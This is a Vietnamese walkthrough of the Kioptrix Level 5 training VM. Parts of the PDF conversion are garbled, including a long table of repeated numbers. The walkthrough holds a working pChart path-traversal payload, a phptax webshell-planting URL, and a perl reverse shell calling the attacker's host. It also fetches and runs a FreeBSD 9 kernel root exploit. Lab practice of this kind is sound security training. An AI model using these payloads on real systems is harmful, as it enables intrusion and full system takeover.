
## **Kioptrix Level 5**

- 1. Giới thiệu bài lab
- Kioptrix Level 5 là một bài lab trong chuỗi các bài lab Kioptrix, được thiết kế để giúp người tham gia học cách khai thác lỗ hổng và đạt được quyền root thông qua các lỗ hổng của server.
- 2. Chuẩn bị bài lab
- 1 máy kali làm máy tấn công
- 1 máy mục tiêu

Download phần mềm Oracle Virtual Box để chứa máy ảo

## https://www.virtualbox.org/wiki/Downloads

- Import máy ảo vào VirtualBox: file .ova
- Khởi động máy Kali và máy Kioptrix lv5
- 3. Các bước thực hiện
- Scan tất cả địa chỉ IPs cùng một subnet (192.168.56.0/24): sudo netdiscover -i eth0



- Scan tất cả các ports: nmap -p- -A 192.168.56.114
  - Ta có thể thấy mở port 80 http, port 8080, port 22

```
(kali@ kali) = [~]
$ sudo nmap -p - A 192.168.56.114

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-17 08:11 EST
Nmap scan report for 192.168.56.114

Host is up (0.00036s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
8080/tcp open http Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
8080/tcp open http Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
8080/tcp open http Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)

MAC Address: 08:00:27:C4:CA:8C (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: FreeBSD 7.0-RELEASE - 9.0-RELEASE (88%), FreeBSD 7.0-RC1 (86%), FreeBSD 7.1-RELEASE (86%), VMware ESXi 4.0.1 (86%), cisco EPG3925 cable modem (86%), FreeBSD 7.0-STABLE (86%), Apple Mac OS X 10.4.10 (Tiger) (Darwin 8.10.0, PowerPC) (86%), VMware ESXi 5.0 (86%), Papouch TME E thernet thermometer (86%), Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.35 ms 192.168.56.114

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.Mmap done: 1 IP address (1 host up) scanned in 164.06 seconds
```

Diretory enumuration: dirb http://192.168.56.114


```
| Companies | Comp
```

 Truy cập http://192.168.56.114 trên trình duyệt. View source để truy cấp hidden url



It works!

Truy cập link như sau: 192.168.56.114/pChart2.1.3/index.php



 Search pChart2.1.3 trên exploitdb, ta có thể tìm được lỗ hổng path traversal của web

```
[1] Directory Traversal:

"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"

The traversal is executed with the web server's privilege and leads to sensitive file disclosure (passwd, siteconf.inc.php or similar), access to source codes, hardcoded passwords or other high impact consequences, depending on the web server's configuration.

This problem may exists in the production code if the example code was copied into the production environment.
```

Copy parameter cùng với payload và path traversal thành công


```
| Note | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50 | 10.50
```

Tại response trả về, ta có thể thấy server đang chạy Apache/2.2.21 (FreeBSD)

```
Pretty Raw Hex Render

| HTTP/1.1 200 OK |
| Date: Mon, 18 Nov 2024 01:42:10 GMT |
| Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 |
| X-Powered-By: PHP/5.3.8 |
| Keep-Alive: timeout=5, max=100 |
| Connection: Keep-Alive |
| Content-Type: text/html |
| Content-Length: 31906 |
```

 Trong FreeBSD, tệp cấu hình chính của Apache (phiên bản 2.2.21 trong trường hợp này) thường nằm ở /usr/local/etc/apache22/httpd.conf




• Server đang mở cả port 8080 khi ta scan Nmap nhưng nó lại trả forbidden




## **Forbidden**

You don't have permission to access / on this server.

• Vì nó đang yêu cầu mozilla version 4.0 trong file config httpd.conf



• Thay đổi User-Agent để access port 8080



 Intercept request để thay đổi request và truy cập được url http://192.168.56.114:8080/phptax/







Search trên exploitdb <a href="https://www.exploit-db.com/exploits/">https://www.exploit-db.com/exploits/</a> 25849, ta biết được phptax bị lỗ hổng rce. Cụ thể backend cho phép người dùng tự tạo 1 file mới tại

path /data với tham số newvalue là giá trị của file và tham số field là tên file được tạo


- Tao 1 webshell trên server
  - http://192.168.56.114:8080/phptax/index.php?field=rce.php&newvalue= <%3Fphp passthru(%24\_GET[cmd])%3B%3F>



· Chạy command id thành công




Freebsd đang chạy version 9.0



- Search leo thang đặc quyền của freebsd version 9.0 để tìm POC <u>https://www.exploit-db.com/exploits/28718</u>
- perl đã được cài đặt

```
| GET /phptax/data/rce.php?cmd=perl%20-v HTTP/1.1 |
| Host: 192.168.56.114.8080 |
| User-Agent: Mozilla/4.0 Mozilla4_browser |
| Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag e/webp.*/*;q=0.8 |
| Accept-Language: en-US,en;q=0.5 |
| Accept-Encoding: gzip, deflate, br |
| Connection: Keep-Alive |
| Upgrade-Insecure-Requests: 1 |
| One of the content-Insecure of the content-Insecure
```

- Search reverse shell hacktrick để tìm payload <u>https://book.hacktricks.xyz/generic-methodologies-and-resources/reverse-shells/linux</u>
  - o perl -MIO -e '\$p=fork;exit,if(\$p);\$c=new
    IO::Socket::INET(PeerAddr,"192.168.56.101:4444");STDIN>fdopen(\$c,r);\$~→fdopen(\$c,w);system\$\_ while<>;'



Connect thành công

```
(kali@kali)-[~]

$ nc -nlvp 4444

listening on [any] 4444 ...

connect to [192.168.56.101] from (UNKNOWN) [192.168.56.114] 27701

ls

1040

SchA

SchB

SchD

SchD

SchD1

W2
pdf
rce.php
whoami
www
```

• Tạo file 28718.c trên /var/www/html và host local server

• Sử dụng fetch để tải file

```
td_proc-
which fetch
/usr/bin/fetch
fetch http://192.168.56.101/28718.c
ls
1040
16
28718.c
```

· Chạy file

```
gcc -o 28718 28718.c
ls
1040
16
28718
28718.c
28718.o
SchA
SchB
SchD
SchD1
W2
cr_groups[0]
cr_rgid
cr_ruid
cr_uid
gd_dpl
gd_hioffset
gd_ist
gd_looffset
gd_p
gd_type
gd_xx
p_ucred
pdf
rce.php
td_proc-
./28718
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
 [+] Crotz...
 [+] Crotz ...
 [+] Woohoo!!!
```

• Check quyền root và đọc file

```
cd /root
pwd
/usr/local/ww/apache22/data2/phptax/data
cd /root; ls ; pwd
cshrc
.history
k5login
.login
.mysql_history
.profile
congrats.txt
folderMonitor.log
httpd-access.log
lazyClearLog.sh
monitor.py
ossec-alerts.log
/root
```

## cd /root; cat congrats.txt

If you are reading this, it means you got root (or cheated). Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in mind, and not meant for the seasoned pentester. However this does not mean one can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also learn the basics skills needed to compromise a system. Most importantly, in my mind, are information gathering & research. Anyone can throw massive amounts of exploits and "hope" it works, but think about the traffic.. the logs... Best to take it slow, and read up on the information you gathered and hopefully craft better more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly.
Knowing the OS gives you any idea of what will work and what won't from the get go.
Default file locations are not the same on FreeBSD versus a Linux based distribution.
Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log".
It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data".
Finding and knowing these little details will greatly help during an attack. Of course
my examples are specific for this target, but the theory applies to all systems.